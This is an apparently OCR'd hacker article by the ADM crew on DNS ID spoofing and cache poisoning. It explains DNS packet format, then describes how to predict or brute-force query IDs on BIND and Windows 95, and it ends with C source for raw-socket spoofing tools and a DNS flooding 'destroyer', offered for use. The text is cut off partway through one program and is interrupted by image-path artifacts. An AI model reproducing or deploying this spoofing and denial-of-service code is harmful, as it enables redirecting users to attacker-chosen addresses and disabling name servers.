198.41.0.4:53 --> [DNS for 31.in-addr.arpa is 144.44.44.4] -> 111.1.2.222:53
```


Now ns.bibi.com will ask the same question to the DNS at 144.44.44.4:

```
[ns.bibi.com]                                          [ns.for.com]
111.1.2.222:53 ----->[?44.7.33.31.in-addr.arpa]------> 144.44.44.4:53
```

And so on. The mechanism is nearly the same that was used for name resolution.

--[1.2]-- DNS packet header

Here is the format of a DNS message :



--[1.3]-- Structure of DNS packets.


__ID__

The ID permits us to identify each DNS packet, since exchanges between name servers are from port 53 to port 53, and more it might be more than one request at a time, so the ID is the only way to recognize the different DNS requests. Well talk about it later..

__flags__

The flags area is divided into several parts :

```
       4 bits                    3 bits (always 0)
```



QR = If the QR bit = 0, it means that the packet is a question, otherwise it's an answer.

opcode = If the value is 0 for a normal request, 1 for a reserve request, and 2 for a status request (we don't need to know all these modes).

AA = If it's equal to 1, it says that the name server has an authoritative answer.

TC = No matter

RD = If this flag is to 1, it means "Recursion Request", for example when bla.bibi.com asks ns.bibi.com to resolve the name, the flag tells the DNS to assume this request.

RA = If it's set to 1, it means that recursion is available. This bit is set to 1 in the answer of the name server if it supports recursion.


Zero = Here are three zeroes...

rcode = It contains the return error messages for DNS requests if 0, it means "no error", 3 means "name error"

The 2 following flags don't have any importance for us.

DNS QUESTION:

Here is the format of a DNS question :



The structure of the question is like this.

example:
www.heike.com will be [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]
for an IP address, the format remains the same.

44.33.88.123.in-addr.arpa would be:
[2|4|4|2|3|3|2|8|8|3|1|2|3|7|i|n|-|a|d|d|r|4|a|r|p|a|0]
[note]: a compression format exists, but we won't cover it.

type of question:

Here are the values that we will use much of the time (there are many more, but these are only ones relevant):


name	value		
A	1	IP Address	(resolving a name to an IP)
PTR	12	Pointer	(resolving an IP to a name)

type of query:

The values are the same as the type of question.

DNS ANSWER:

Here is the format of an answer (an RR)



name of the domain:

The name of the domain in reports to the following resource: The domain name is stored in the same way that the part question for the resolution request of www.heike.com, the flag "name of the domain" will contain [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0].

type:

The type flag is the same than "type of query" in the question part of the packet.

class:
The class flag is equal to 1 for Internet data.

time to live:
This flag explains in seconds the time-life of the information into the name server cache.


resource data length:
The length of resource data, for example if resource data length is 4, it means that the data in resources data are 4 bytes long.

resource data:
here we put the IP for example (at least in our case)

I will offer you a little example that explains this better:

Here is what’s happening when ns.bibi.com asks ns.heike.com for www.heike.com’s address


ns.bibi.com:53 ---> [?www.heike.com] ----> ns.heike.com:53 (Phear Heike ;)




here is for the question.

now let’s stare the answer of ns.heike.com

ns.heike.com:53 -->[IP of www.heike.com is 31.33.7.44] --> ns.bibi.com:53





Yah! That’s all for now :))

Here is an analysis:
In the answer QR = 1 because it’s an answer :)
AA = 1 because the name server has authority in its domain
RA = 1 because recursion is available


Good =) I hope you understood that cause you will need it for the following events.

--[2.0]-- DNS ID hack/spoof

Now it’s time to explain clearly what DNS ID hacking/spoofing is.
Like I explained before, the only way for the DNS daemon to recognize the different questions/answers is the ID flag in the packet. Look at this example:

ns.bibi.com;53 ----->[?www.heike.com] ------> ns.heike.com:53

So you only have to spoof the ip of ns.heike.com and answer your false information before ns.heike.com to ns.bibi.com!



But in practice you have to guess the good ID :) If you are on a LAN, you can sniff to get this ID and answer before the name server (it’s easy on a Local Network :)

If you want to do this remotely you don’t have a lot a choices, you only have 4 basics methods:

1.) Randomly test all the possible values of the ID flag. You must answer before the ns ! (ns.heike.com in this example). This method is obsolete unless you want to know the ID .. or any other favorable condition to its prediction.

2.) Send some DNS requests (200 or 300) in order to increase the chances of falling on the good ID.

3.) Flood the DNS in order to avoid its work. The name server will crash and show the following error!

    >> Oct 06 05:18:12 ADM named[1913]: db_free: DB_F_ACTIVE set - ABORT
       at this time named daemon is out of order :)

4.) Or you can use the vulnerability in BIND discovered by SNI (Secure Networks, Inc.) with ID prediction (we will discuss this in a bit).

Windows ID Vulnerability

I found a heavy vulnerability in Windows 95 (I haven't tested it on
WinNT), lets imagine my little friend that's on Windows 95.
Windows ID's are extremely easy to predict because it's "1" by default :)))
and "2" for the second question (if they are 2 questions at the same time).

BIND Vulnerability

There is a vulnerability in BIND (discovered by SNI as stated earlier).
In fact, DNS IS are easily predictable, you only have to sniff a DNS in
order to do what you want. Let me explain...

The DNS uses a random ID at the beginning but it only increase this ID for
next questions ... =)))

It's easy to exploit this vulnerability.
Here is the way:

1. Be able to sniff easily the messages that comes to a random DNS (ex.
   ns.dede.com for this sample).

2. You ask NS.victim.com to resolve (random).dede.com. NS.victim.com will
   ask to ns.dede.com to resolve (random).dede.com

   ns.victim.com ---> [?(rand).dede.com ID = 444] ---> ns.dede.com

3. Now you have the ID of the message from NS.victim.com, now you know what
   ID area you'll have to use. (ID = 444 in this sample).

4. You then make your resolution request. ex. www.microsoft.com to
   NS.victim.com

   (you) ---> [?www.microsoft.com] ---> ns.victim.com

   ns.victim.com --> [?www.microsoft.com ID = 446] --> ns.microsoft.com

5. Flood the name server ns.victim.com with the ID (444) you already have and
   then you increase this one.

```
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 444] --> ns.victim.com
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 445] --> ns.victim.com
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 446] --> ns.victim.com
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 447] --> ns.victim.com
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 448] --> ns.victim.com
 ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 449] --> ns.victim.com
```

(now you know that DNS IDs are predictable, and they only increase. You
flood ns.victim.com with spoofed answers with the ID 444+ ;)

*** ADMsnOOfID does this.

There is another way to exploit this vulnerability without a root on
any DNS

The mechanism is very simple. Here is the explanation

We send to ns.victim.com a resolution request for *.provnet.fr

(you) ----------[?(random).provnet.fr] -------> ns.victim.com

Then, ns.victim.com asks ns1.provnet.fr to resolve (random).provnet.fr.
There is nothing new here, but the interesting part begins here.

From this point you begin to flood ns.victim.com with spoofed answers
(with ns1.provnet.fr IP) with ids from 100 to 110...

```
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=100] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=101] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=102] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=103] --> ns.victim.com
.....
```

After that, we ask ns.victim.com if (random).provnet.fr has an IP.

If ns.victim.com give us an IP for (random).provnet.fr then we have found the correct ID :) Otherwise we have to repeat this attack until we find the ID. It's a bit long but it's effective. And nothing forbids you to do this with friends ;)

This is how ADMnOg00d works ;)

```
################################################################################
```

Here you will find 5 programs
ADMkillDNS - very simple DNS spoofer
ADMsniffID - sniff a LAN and reply false DNS answers before the NS
ADMsnOOfID - a DNS ID spoofer (you'll need to be root on a NS)
ADMnOg00d   - a DNS ID predictor (no need to be root on a NS)
ADNdnsfuckr - a very simple denial of service attack to disable DNS

Have fun!! :)
Note: You can find source and binaries of this progs at ftp.janova.org/pub/ADM. I'm going to make a little HOWTO soon, which would be on janova. You need to install libpcap on your machine before any compilation of the ADMID proggies :)

ADM Crew.

Thanks to: all ADM crew, Shok, pirus, fyber, Heike, and w00w00 (gotta love these guys)
Special Thanks: ackboo, and of course Secure Networks, Inc. (SNI) at www.secnet.com for finding the vulnerability =)

<++> ADMIDpack/ADM-spoof.c

```
/************************************************************************/
/*  ADM spoofing  routine for spoof udp                                 */
/************************************************************************/

#define IPHDRSIZE     sizeof(struct iphdr)
#define UDPHDRSIZE    sizeof(struct udphdr)
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <memory.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <netdb.h>
#include <netinet/in.h>
#include "ip.h"
#include "udp.h"


/************************************************************************/
/*
 * in_cksum --
 *  Checksum routine for Internet Protocol family headers (C Version)
```

```
 */
/**************************************************************************/

unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    /* mop up an odd byte, if necessary */
    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
    sum += (sum >> 16);         /* add carry */
    answer = ~sum;              /* truncate to 16 bits */
    return(answer);

}



 int udp_send(s,saddr,daddr,sport,dport,datagram,datasize)

     int s;
     unsigned long  saddr;
     unsigned long  daddr;
     unsigned short sport;
     unsigned short dport;
     char           * datagram;
     unsigned       datasize;
{

struct sockaddr_in sin;
struct   iphdr   *ip;
struct   udphdr  *udp;
unsigned char    *data;
unsigned char    packet[4024];
int x;

ip     = (struct iphdr     *)packet;
udp    = (struct udphdr    *)(packet+IPHDRSIZE);
data   = (unsigned char    *)(packet+IPHDRSIZE+UDPHDRSIZE);

memset(packet,0,sizeof(packet));

        udp->source  = htons(sport);
        udp->dest    = htons(dport);
        udp->len     = htons(UDPHDRSIZE+datasize);
        udp->check   = 0;

        memcpy(data,datagram,datasize);

        memset(packet,0,IPHDRSIZE);
```

```
        ip->saddr.s_addr  = saddr;
        ip->daddr.s_addr  = daddr;
        ip->version  = 4;
        ip->ihl      = 5;
        ip->ttl      = 245;
        ip->id       = random()%5985;
        ip->protocol = IPPROTO_UDP;
        ip->tot_len  = htons(IPHDRSIZE + UDPHDRSIZE + datasize);
        ip->check    = 0;
        ip->check    = in_cksum((char *)packet,IPHDRSIZE);



        sin.sin_family=AF_INET;
        sin.sin_addr.s_addr=daddr;
        sin.sin_port=udp->dest;

        x=sendto(s, packet, IPHDRSIZE+UDPHDRSIZE+datasize, 0,
                        (struct sockaddr*)&sin, sizeof(struct sockaddr));


return(x);
}



/*************************************************************************/
/*                      RECV PAKET                                       */
/* get_pkt(socket, *buffer , size of the buffer);                        */
/*************************************************************************/

int get_pkt(s,data,size)
int s;
unsigned char *data;
int size;
{
 struct sockaddr_in sin;
 int len,resu;
 len= sizeof(sin);
 resu=recvfrom(s,data,size,0,(struct sockaddr *)&sin,&len);
 return resu;
}
<-->
<++> ADMIDpack/ADMDNS2.c
/***********************************************/
/*  DNS include for play with DNS packet (c) ADM */
/***********************************************/

#define   ERROR -1
#define   DNSHDRSIZE 12
#define   TYPE_A   1
#define   TYPE_PTR 12


int myrand()
{
 int j;
 j=1+(int) (150.0*rand()/(RAND_MAX+1.0));
 return(j);
}


unsigned long  host2ip(char *serv)

{
  struct sockaddr_in sinn;
  struct hostent *hent;

  hent=gethostbyname(serv);
```

```
  if(hent == NULL) return 0;
  bzero((char *)&sinn, sizeof(sinn));
  bcopy(hent->h_addr, (char *)&sinn.sin_addr, hent->h_length);
  return sinn.sin_addr.s_addr;
 }



void nameformat(char *name,char *QS)
{
/* CRAP & LAme COde :) */
char lol[3000];
char tmp[2550];
char tmp2[2550];
int  i,a=0;
bzero(lol,sizeof(lol));
bzero(tmp,sizeof(tmp));
bzero(tmp2,sizeof(tmp2));



  for(i=0;i<strlen(name);i++)
     {
      if( *(name+i) == '.'  ){
          sprintf(tmp2,"%c%s",a,tmp);
          strcat(lol,tmp2);
          bzero(tmp,sizeof(tmp));
          bzero(tmp2,sizeof(tmp2));
          a=0;
          }
       else  tmp[a++] = *(name+i);
     }

 sprintf(tmp2,"%c%s",a,tmp);
 strcat(lol,tmp2);
 strcpy(QS,lol);
 }



void nameformatIP(char *ip, char *resu)
{
char *arpa = "in-addr.arpa";
char bla[255];
char arf[255];
char haha[255];
char c;
char *A[4];
int i,a=3,k=0;

bzero(bla,sizeof(bla));
bzero(arf,sizeof(arf));
bzero(haha,sizeof(haha));

for(i=0;i<4;i++){
  A[i] =(char *)malloc(4);
  bzero(A[i],4);
 }

bzero(bla,sizeof(bla));
bzero(arf,sizeof(arf));

for(i=0;i<strlen(ip);i++)
  {
   c = ip[i];
    if( c == '.'){
     strcat(A[a],arf);
     a--;
     k=0;
     bzero(arf,sizeof(arf));
```

```
     }
   else arf[k++] = c;
  }

  strcat(A[a],arf);

 for(i=0;i<4;i++){
    strcat(bla,A[i]);
    strcat(bla,".");
    }


strcat(bla,arpa);
nameformat(bla,haha);
strcpy(resu,haha);
}



int makepaketQS(char *data,char *name,int type)
{

if(type == TYPE_A ){
   nameformat(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_A);
 }

if(type == TYPE_PTR){
   nameformatIP(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_PTR);
   }

   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   return(strlen(data)+5);

}


int makepaketAW(char *data,char *name, char *ip,int type)
{
int i;
char tmp[2550];
bzero(tmp,sizeof(tmp));

if( type == TYPE_A ){
   nameformat(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(1);
   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   i=strlen(data)+5;
   strcpy(data+i,data);
   i=i+strlen(data)+1;
   *((u_short *) (data+i))      = htons(TYPE_A);
   *((u_short *) (data+i+2))    = htons(1);
   *((u_long *) (data+i+4))    = 9999999;
   *((u_short *) (data+i+8))    = htons(4);
   *((u_long *) (data+i+10))   = host2ip(ip);
   return(i+14);
  }

if( type == TYPE_PTR ){
   nameformat(name,tmp);
   nameformatIP(ip,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_PTR);
   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   i=strlen(data)+5;
   strcpy((data+i),data);
   i=(i+strlen(data)+1);
   *((u_short *) (data+i))     = htons(TYPE_PTR);
   *((u_short *) (data+i+2))   = htons(1);
   *((u_long *) (data+i+4))    = 9999999;
```

```
   *((u_short *) (data+i+8))   = htons(strlen(tmp)+1);
   strcpy((data+i+10),tmp);
   return(i+10+strlen(tmp)+1);
  }
}

void sendquestion(u_long s_ip, u_long d_ip,char *name,int type)
{
 struct dnshdr *dns;
 char buff[1024];
 char *data;
 int i;
 int on=1;
 int sraw;

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }

if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR)if((setso
ckopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
  perror("setsockopt");
  exit(ERROR);
  }

dns  = (struct dnshdr *) buff;
data = (char *)(buff+DNSHDRSIZE);

bzero(buff,sizeof(buff));

dns->id      = 6000+myrand();
dns->qr      = 0;
dns->rd      = 1;
dns->aa      = 0;
dns->que_num = htons(1);
dns->rep_num = htons(0);
i=makepaketQS(data,name,type);
udp_send(sraw,s_ip,d_ip,1200+myrand,53,buff,DNSHDRSIZE+i);
close(sraw);
}

void sendawnser(u_long s_ip, u_long d_ip, char *name,char *spoofip,int ID,int type)
 {
 struct dnshdr *dns;
 char buff[1024];
 char *data;
 int i;
 int on=1;
 int sraw;

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }

if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR)if((setso
ckopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
  perror("setsockopt");
  exit(ERROR);
  }

dns  = (struct dnshdr *) buff;
data = (char *)(buff+DNSHDRSIZE);

bzero(buff,sizeof(buff));

  dns->id      = htons(ID);
  dns->qr      = 1;
  dns->rd      = 1;
```

```
  dns->aa      = 1;
  dns->que_num = htons(1);
  dns->rep_num = htons(1);
  i=makepaketAW(data,name,spoofip,type);
  printf(" I apres Makepaket == %i \n",i);
  udp_send(sraw,s_ip,d_ip,53,53,buff,DNSHDRSIZE+i);
  close(sraw);
 }


void dnsspoof(char *dnstrust,char *victim,char *spoofname,char *spoofip,int ID,int type)
     {
     struct dnshdr *dns;
     char    buff[1024];
     char    *data;
     u_long fakeip;
     u_long trustip;
     u_long victimip;
     int loop,rere;

     dns  = (struct dnshdr *)buff;
     data = (char *)(buff+DNSHDRSIZE);



    trustip  = host2ip(dnstrust);
    victimip = host2ip(victim);
    fakeip   = host2ip("12.1.1.0");

    /* send question ... */
   if( type ==  TYPE_PTR)
     for(loop=0;loop<4;loop++)sendquestion(fakeip,victimip,spoofip,type);

   if( type == TYPE_A)
     for(loop=0;loop<4;loop++)
          sendquestion(fakeip,victimip,spoofname,type);


           /* now its time to awnser Quickly !!! */
     for(rere = 0; rere < 2;rere++){
        for(loop=0;loop < 80;loop++){
            printf("trustip %s,vitcimip %s,spoofna %s,spoofip %s,ID %i,type %i\n",
                 dnstrust,victim,spoofname,spoofip,ID+loop,type);
          sendawnser(trustip,victimip,spoofname,spoofip,ID+loop,type);
         }
      }


    }
<-->
<++> ADMIDpack/ADMdnsfuckr.c
/*   ADM DNS DESTROYER  */


#define  DNSHDRSIZE 12
#define  VERSION    "0.2 pub"
#define  ERROR  -1

#include <stdio.h>
#include <stdlib.h>
#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"


void main(int argc, char **argv)
   {
         struct   dnshdr *dns;
         char            *data;
         char            buffer2[4000];
```

```
         unsigned char   namez[255];
         unsigned long   s_ip;
         unsigned long   d_ip;
         int sraw,on=1;


if(argc <2){printf(" usage : %s <host> \n",argv[0]); exit(0);}

 dns    = (struct dnshdr  *)buffer2;
 data   = (char *)(buffer2+12);
 bzero(buffer2,sizeof(buffer2));

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
  perror("socket");
  exit(ERROR);
  }

 if( (setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
   perror("setsockopt");
   exit(ERROR);
   }

printf("ADMdnsFuker %s  DNS DESTROYER  made by the ADM crew\n",VERSION);
printf("(c) ADM,Heike vouais tous se ki est as moi est a elle aussi ...\n");
sleep(1);

s_ip=host2ip("100.1.2.3");
d_ip=host2ip(argv[1]);



       dns->id      = 123;
       dns->rd      = 1;
       dns->que_num = htons(1);

      while(1){

                  sprintf(namez,"\3%d\3%d\3%d\3%d\07in-addr\04arpa",myrand(),myrand(),myr
and(),myrand());
                  printf("%s\n",namez);
                  strcpy(data,namez);
                  *( (u_short *) (data+strlen(namez)+1) ) = ntohs(12);
                  *( (u_short *) (data+strlen(namez)+3) ) = ntohs(1);
                  udp_send(sraw,s_ip,d_ip,2600+myrand(),53,buffer2,14+strlen(namez)+5);
                  s_ip=ntohl(s_ip);
                  s_ip++;
                  s_ip=htonl(s_ip);

           }

}
<-->
<++> ADMIDpack/ADMkillDNS.c

#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"

#define   ERROR     -1
#define   VERSION  "0.3 pub"
#define   ID_START  1
#define   ID_STOP   65535
#define   PORT_START  53
#define   PORT_STOP   54

void main(int argc, char **argv)
   {

         struct   dnshdr *dns;
         char            *data;
```

```
         char            buffer2[4000];
         unsigned char   namez[255];
         unsigned long   s_ip,s_ip2;
         unsigned long   d_ip,d_ip2;
         int sraw, i, on=1, x, loop, idstart, idstop, portstart, portstop;


if(argc <5){
            system("/usr/bin/clear");
            printf(" usage : %s <ip src> <ip dst>  <name> <ip>\n\t[A,B,N] [ID_START] [ID_
STOP] [PORT START] [PORT STOP] \n",argv[0]);
            printf(" ip src: ip source of the dns anwser\n");
            printf(" ip dst: ip of the dns victim\n");
            printf(" name  : spoof name ex: www.dede.com\n");
            printf(" ip    : the ip associate with the name\n");
            printf(" options \n");
            printf(" [A,B,N]   \n");
            printf(" A: flood the DNS victim with multiple query\n");
            printf(" B: DOS attack for destroy the DNS \n");
            printf(" N: None attack \n\n");
            printf(" [ID_START]            \n");
            printf(" ID_START: id start :> \n\n");
            printf(" [ID_STOP]             \034n");
            printf(" ID_STOP : id stop :>  \n\n");
            printf(" PORT START,PORT STOP: send the spoof to the portstart at portstop\n\
n");
            printf("\033[01mADMkillDNS %s (c) ADM\033[0m , Heike \n",VERSION);
            exit(ERROR);
            }

 dns    = (struct dnshdr  *)buffer2;
 data   = (char *)(buffer2+DNSHDRSIZE);
 bzero(buffer2,sizeof(buffer2));

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }


if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
  perror("setsockopt");
  exit(ERROR);
  }

 printf("ADMkillDNS %s",VERSION);
 printf("\nouais ben mwa je dedie ca a ma Heike");
 printf("\nREADY FOR ACTION!\n");

s_ip2=s_ip=host2ip(argv[1]);
d_ip2=d_ip=host2ip(argv[2]);



if(argc>5)if(*argv[5]=='A')
 {
  for(loop=0;loop<10;loop++){
       dns->id      = 6000+loop;
       dns->qr      = 0;
       dns->rd      = 1;
       dns->aa      = 0;
       dns->que_num = htons(1);
       dns->rep_num = htons(0);
       i=makepaketQS(data,argv[3],TYPE_A);
       udp_send(sraw,s_ip,d_ip,1200+loop,53,buffer2,DNSHDRSIZE+i);
       s_ip=ntohl(s_ip);
       s_ip++;
       s_ip=htonl(s_ip);

       }
```

```
   } /* end of DNS flood query */

/* ici on trouve la routine contre un DOS */

if(argc>5)if(*argv[5]=='B')
  {
          s_ip=host2ip("100.1.2.3");
          dns->id      = 123;
          dns->rd      = 1;
          dns->que_num = htons(1);

     printf("plz enter the number of packet u wanna send\n");
     scanf("%i",&i);
      for(x=0;x<i;x++){

                   sprintf(namez,"\3%d\3%d\3%d\3%d\07in-addr\04arpa",myrand(),myrand(),myr
and(),myrand());
                   strcpy(data,namez);
                   *( (u_short *) (data+strlen(namez)+1) ) = ntohs(12);
                   *( (u_short *) (data+strlen(namez)+3) ) = ntohs(1);
                   udp_send(sraw,s_ip,d_ip,2600+myrand(),53,buffer2,14+strlen(namez)+5);
